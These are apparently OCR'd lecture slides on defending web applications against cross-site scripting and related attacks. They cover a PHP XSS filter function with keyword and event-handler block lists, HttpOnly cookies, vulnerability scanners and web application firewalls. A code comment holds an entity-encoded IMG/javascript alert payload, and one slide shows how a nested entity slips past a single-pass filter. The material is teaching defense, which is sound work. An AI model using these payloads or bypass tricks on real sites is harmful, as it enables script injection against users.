Pretty good filter

```
function RemoveXSS($val) {
      // this prevents some character re-spacing such as <java\0script>
      $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);
      // straight replacements ... prevents strings like <IMG
    SRC=&#X40&#X61&#X76&#X61&#X73&#X63&#X72&#X69&#X70&#X74&#X3A
    &#X61&#X6C&#X65&#X72&#X74&#X28&#X27&#X58&#X53&#X53&#X27&#X29>
      $search = 'abcdefghijklmnopqrstuvwxyz';
      $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
      $search .= '1234567890!@#$%^&*()';
      $search .= '~`";:?+/={}[]-_|\'\\';
      for ($i = 0; $i < strlen($search); $i++) {
        $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val);
        $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val); // with a ;
      }
      $ra1 = Array('javascript', 'vbscript', 'expression', 'applet', ...);
      $ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', ...);
      $ra = array_merge($ra1, $ra2);
      $found = true; // keep replacing as long as the previous round replaced something
      while ($found == true) { ...}
      return $val;
    }
```

http://kallahar.com/smallprojects/php_xss_filter_function.php

But watch out for tricky cases

- Previous filter works on some input
  - Try it at http://kallahar.com/smallprojects/php_xss_filter_function.php

- But consider this

java&#x09;script Blocked; &#x09 is horizontal tab

java&#x26;#x09;script → java&#x09;script

Instead of blocking this input, it is transformed to an attack

Need to loop and reapply filter to output until nothing found

Advanced anti-XSS tools


- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

Client-side XSS defenses

- Proxy-based: analyze the HTTP traffic exchanged between user's web browser and the target web server by scanning for special HTML characters and encoding them before executing the page on the user's web browser
- Application-level firewall: analyze browsed HTML pages for hyperlinks that might lead to leakage of sensitive information and stop bad requests using a set of connection rules.
- Auditing system: monitor execution of JavaScript code and compare the operations against high-level policies to detect malicious behavior

HttpOnly Cookies   IE6 SP1, FF2.0.0.5

(not Safari?)




- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

... but does not stop most other risks of XSS bugs.

IE 8 XSS Filter

- What can you do at the client?



http://blogs.msdn.com/ie/archive/2008/07/01/ie8-security-part-iv-the-xss-filter.aspx

Points to remember

- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques
- Good ideas
  - Static analysis (e.g. ASP.NET has support for this)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

Finding vulnerabilities

Survey of Web Vulnerability Tools

Local

acunetix

IBM

RAPID7

N-Stalker

hp

CENZIC


Remote

McAfee SECURE
TESTED 02-FEB

QUALYS


>$100K total retail price

Example scanner UI



Unread Alerts	0
Network Scans In Progress	0
Device Audits In Progress	0
Networks Pending Approval	1


Test Vectors By Category



Test Vector Percentage Distribution

Detecting Known Vulnerabilities


Vulnerabilities for
previous versions of Drupal, phpBB2, and WordPress



Category	Drupal 4.7.0		phpBB2 2.0.19		Wordpress 1.5strayhorn	
	NVD	Scanner	NVD	Scanner	NVD	Scanner
XSS	5	2	4	2	13	7
SQLI	3	1	1	1	12	7
XCS	3	0	1	0	8	3
Session	5	5	4	4	6	5
CSRF	4	0	1	0	1	1
Info Leak	4	3	1	1	5	4

Good: Info leak, Session
Decent: XSS/SQLI
Poor: XCS, CSRF (low vector count?)

Vulnerability Detection



Additional solutions

Web Application Firewalls

- Help prevent some attacks we discuss today:
  - Cross site scripting
  - SQL Injection
  - Form field tampering
  - Cookie poisoning

  ⋮

<u>Sample products</u>:

Imperva
Kavado Interdo
F5 TrafficShield
Citrix NetScaler
CheckPoint Web Intel

Code checking

- Blackbox security testing services:
  - Whitehatsec.com

- Automated blackbox testing tools:
  - Cenzic, **Hailstorm**
  - Spidynamic, **WebInspect**
  - eEye, **Retina**

- Web application hardening tools:
  - WebSSARI [WWW'04] : based on information flow
  - Nguyen-Tuong [IFIP'05] : based on tainting

Summary

- SQL Injection
  - Bad input checking allows malicious SQL query
  - Known defenses address problem effectively
- CSRF – Cross-site request forgery
  - Forged request leveraging ongoing session
  - Can be prevented (if XSS problems fixed)
- XSS – Cross-site scripting
  - Problem stems from echoing untrusted input
  - Difficult to prevent; requires care, testing, tools, …
- Other server vulnerabilities
  - Increasing knowledge embedded in frameworks, tools, application development recommendations